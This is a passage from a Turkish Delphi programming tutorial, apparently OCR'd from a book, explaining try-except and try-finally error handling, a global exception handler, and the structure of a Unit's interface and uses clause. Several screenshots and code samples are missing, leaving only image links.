


Programı çalıştırıp button kontrolüne tıklayın. Edit kontrolünün içerisinde tamsayıya çevrilecek bir değer bulamayacağı için, aşağıdaki çirkin mesajı verecektir.



Bu pencerenin çıkmasını engellemek için izleyeceğiniz yol aşağıda verilmiştir. Kodunuzu ve tasarım şeklinizi gösterildiği şekilde değiştiriniz.






Programınızı çalıştırdıktan sonra Edit kontrolünün içerisine sayısal olmayan bir içerik girerek button kontrolüne tıklayınız. Delphi, size hata yakalama kodlarını eklemenize rağmen, ilk başta verdiği çirkin mesajı yine verecektir. Peki o zaman bu kodları neden yazdık. Açıklayalım, buradaki Delphi'ye ait mesaj "exe" uygulamanızı çalıştırdığınız zaman kaybolacaktır. Yani uygulamanızın "exe" versiyonunu (Kayıtlı olduğu aktif klasörde oluşmuştur) çalıştırırsanız, sadece kendinizin eklemiş olduğu mesaj iletisiyle karşılaşacaksınız (hemen deneyiniz). Delphi içerisinden bu sonucu görmeniz için, hata mesajını verdikten sonra tekrar "Run" düğmesine tıklamanız gerekir.


"***Try-except-end***" bloğunun işleme mantığı, hata oluşturabilecek kodların "***try-except"*** arasına yazılması gerektiğidir. Şayet bu blok içerisine yazılan kodlarda hata oluşacak olursa, Delphi size "***except***" ten sonraki "***begin-end"*** bloğu içerisinde bulunan kodları işletecek, aksi takdirde, yani hata oluşmaz ise "***except***" ten sonraki "***begin – end***" bloğu içerisindeki kodlar asla işlemeyecektir.

Aşağıdaki örnekte Edit kontrolünün içerisine sayısal içerik girilene kadar kontrolü kaybetmemesi sağlanmaktadır.




Aşağıdaki tasarımı oluşturun. Yukarıda verilmiş olan kodları gerekli olan (Edit1Exit) yordamlara ekleyip programınızın "**exe**" sini çalıştırınız. Edit kontrolünün içerisine sayısal karakter dışında giriş yapıp kontrolden tab tuşuyla

ayrılmaya kalkışırsanız, aşağıdaki şekilde bir pencereyle Delphi sizi uyaracaktır. Bu sayede programınız da kırılmaktan kurtulacaktır.



Şayet sistemin kendi mesajını da (pek kullanacağınızı sanmıyorum ama gene de verelim) kullanıcıya göstermek isterseniz, o zaman kodunuzu aşağıdaki şekilde değiştirmelisiniz.



Burada kullanılan "**HandleCreateException**" komut satırı sayesinde sistemin ingilizce olarak vereceği uyarı mesajını da kullanıcıya iletebilirsiniz. Türkçe yapacağınız bir uygulama için sanıyorum uygun olmayacaktır. Ama yine de siz bilirsiniz.

"C++" birden fazla "catch" (except in yerine kullanılır) yapısına izin vermektedir. Fakat Delphi'de birden fazla "except" kullanmanız mümkün değildir.

- **Try-Finally-End:**

Hata olsa da olmasa da işletilecek olan kod satırlarınız varsa, bunları "**Finally"** bloğuna yazmalısınız. Yani Finally bloğu hata olsa da olmasad a program tarafından işletilecektir. Yapı aşağıda verilmiştir.


```
Try
        //Hataya müsait Kodlar Buraya Yazılacak
Finally
        begin
                //Hata olsada olmasada işleyecek olan kod bloğu
        end;
end;
```

Genellikle yaratılmış olan objeleri bellekten atma işlemi bu blokta yapılır. Çünkü hata olsa da olmasa da nesnelerin bellekte kalmaları istenmez.


Genel Hata Yakalama:

Tüm uygulamanın kullanacağı genel hata yakalama işlemi uygulayacaksanız, (Windows un yapmış olduğu "Program geçersiz bir işlem yürüttü kapatılacak" gibi) aşağıdaki gibi hata olduğu zaman işleyecek olan bir prosedür tanımlamalısınız. Ardından hata olduğu zaman işletilmesi gerektiğini programa bildirmeniz gerekecektir. Aşağıda bu işlemi adım adım izah edeceğim, lütfen dikkatlice uygulayınız.


Birinci adımda, programınızın Unit bölümüne geçerek "yakala" ismindeki prosedürü tanımlayın.




İkinci adımda imleç prosedürün tanımlandığı satırda iken "***Ctrl+Shift+C***" tuşlarına basarak, aşağıdaki prosedürün Delphi tarafından otomatik olarak oluşturulmasını sağlayın.




Üçüncü adımda hata oluştuğu anda işleyecek olan kodu bu prosedür içerisine yazmalısınız. Biz şimdilik aşağıdaki kod satırlarını ekliyoruz.



Dördüncü adımda, hata oluştuğu zaman yukarıda oluşturulan prosedürün işletilmesi gerektiğini belirtmeliyiz. Bu iş için en uygun yordamın "OnCreate" olduğunu düşünüyorum.



Artık programınızı çalıştırabilirsiniz. Programınızda oluşan tüm hatalar "**yakala**" isimli prosedürde belirtilen kodları işletecektir. Tüm kod aşağıda verilmiştir.




Önemli Uyarı: Bir uygulamada hem lokal hem de global hata yakalama kodları kullanıldıysa, lokal hata yakalama komutlarının önceliğinin olduğunu bilmelisiniz. Yani lokal hata yakalama komutlarıyla yakalanan bir hata mesajı, global hata yakalama komutlarına yakalanmaz.

BÖLÜM 8
DELPHI'DE UNIT KAVRAMI

Unit Penceresi:

Bu bölümde kod penceresine (Bu pencere Delphi de Unit olarak adlandırılmaktadır.) ait tüm özellikleri sizlere izah edeceğim. Projenize eklemiş olduğunuz her formun kodlarının yazıldığı bir Unit i mevcuttur (Ama tersi geçerli değildir. Yani her Unit in formu olmak zorunda değildir. Formu olmayan Unit ler de bulunmaktadır). Aşağıdaki adımları izleyerek formunuza ait Unit penceresine ulaşabilirsiniz. "View->Units" adımlarından sonra karşınıza Unit inize ait pencere gelecektir. Eğer hiç bir kod eklemediyseniz görüntüsü aşağıdaki şekilde olacaktır.



Pencereye dikkat ettiyseniz tüm önemli kalıplar satır numaralarıyla (Bu numaralandırmayı biz yaptık) adlandırılmış haldedir. Bu numaraları kullanarak tüm satırların ne işe yaradığını, nasıl değişiklik yapılabileceğini, ekleme silme işlemlerinin nasıl yapılacağını anlatacağım. Şimdi birinci satırdan itibaren inceleme işlemimize başlayalım.

I.SATIR:

Unit** Unit1**;

Bu satır Unit inizin ismidir. Her formun bir Unit i olduğu için, adlandırmada aynı sıralamayla Delphi tarafından otomatik olarak yapılmaktadır. Yani ilk formun Unit ismi "Unit1", ikinci formun Unit ismi "Unit2" vs. Delphi Unit isimlerini değiştirmeye şu aşamada imkan vermemektedir. Eğer ismini değiştirirseniz hatayla karşılaşırsınız .

II.SATIR:

İnterface

Delphi Unit içerisindeki bölümleri programcılara blok blok göstermek için "***interface***" yapısı geliştirmiştir. Bu sayede Unit inizde yapmış olduğunuz genel, yerel tanımlamalarınızı kolayca izleyebilirsiniz. Şayet bu satırı silerseniz uygulamanız çalışmayacaktır.

III.SATIR

uses
Windows, Messages, SysUtils, Variants, Classes, Graphics, Controls, Forms, Dialogs;


Programınızda kullandığınız tüm methodlar bu satır sayesinde kullanılabilmektedir. Delphi nesneden nesne yaratma (Object Oriented) mantığını desteklediği için, kullandığınız methodlar burada belirtilen kütüphaneler içerisinde tanımlıdırlar. Dolayısıyla kod bloklarınızda rahatlıkla kullanabilmektesiniz. Tek bir "***uses***" bildirisiyle araya "," koyarak istediğiniz kadar kütüphaneyi projenize ekleyebilirsiniz. Hiç bir methodu kullanılmayacak olan kütüphaneleri projeye eklemek hem karmaşa yaratacak, hem de performansınızı düşürecektir. Bu amaçla Delphi sadece en çok kullanacağınız kütüphaneleri varsayılan olarak eklemiştir. Diğer kütüphanelerden faydalanmanız gerekirse, sizin manual olarak eklemeniz gerekmektedir. "uses" bildirisiyle Linux veya Windows işletim sistemlerine ait kütüphaneleri ekleyip çıkarabilirsiniz. Bu olayı anlamanız için iki tane örnek yapacağım. Bunlardan birincisi, "ShowMessage" methodunun tanımlı olduğu class ı (Dialogs) projeden silerek kullanmayı deneyeceğim. İkincisinde ise yukarıdaki class ların içerisinde tanımı olmayan bir methodun class ını ekleyerek nasıl kullanabileceğinizi göstereceğim.

UYGULAMA 1:


Bu örnekte "uses" satırında varsayılan olarak eklenmiş halde bulunan "Dialogs" kütüphanesini silerek aşağıdaki kodu projenize ekleyin.

```
uses
  Windows, Messages, SysUtils, Variants, Classes,Graphics, Controls, Forms;
//Dialogs'u sildim
```

Şimdi formunuzun üzerine yerleştireceğiniz button kontrolünün "OnClick" yordamına aşağıdaki kodu ekleyiniz.



Şimdi de programınızı çalıştırın. Daha önce çok kolay bir şekilde çalıştırdığınız uygulamanız hata mesajı verecektir. Sebebi çok basit "***ShowMessage***" methodu "***Dialogs***" class ı içerisinde tanımlıdır. Bu class ı projeden sildiğiniz için artık uygulamanız bu methodu bulamayacak, tanımayacak ve çalıştıramayacaktır.



Uyarı mesajına dikkat ederseniz; ShowMessage ın declare edilmediğini, bu yüzden de uygulamanızı çalıştıramayacağını bildirmektedir.

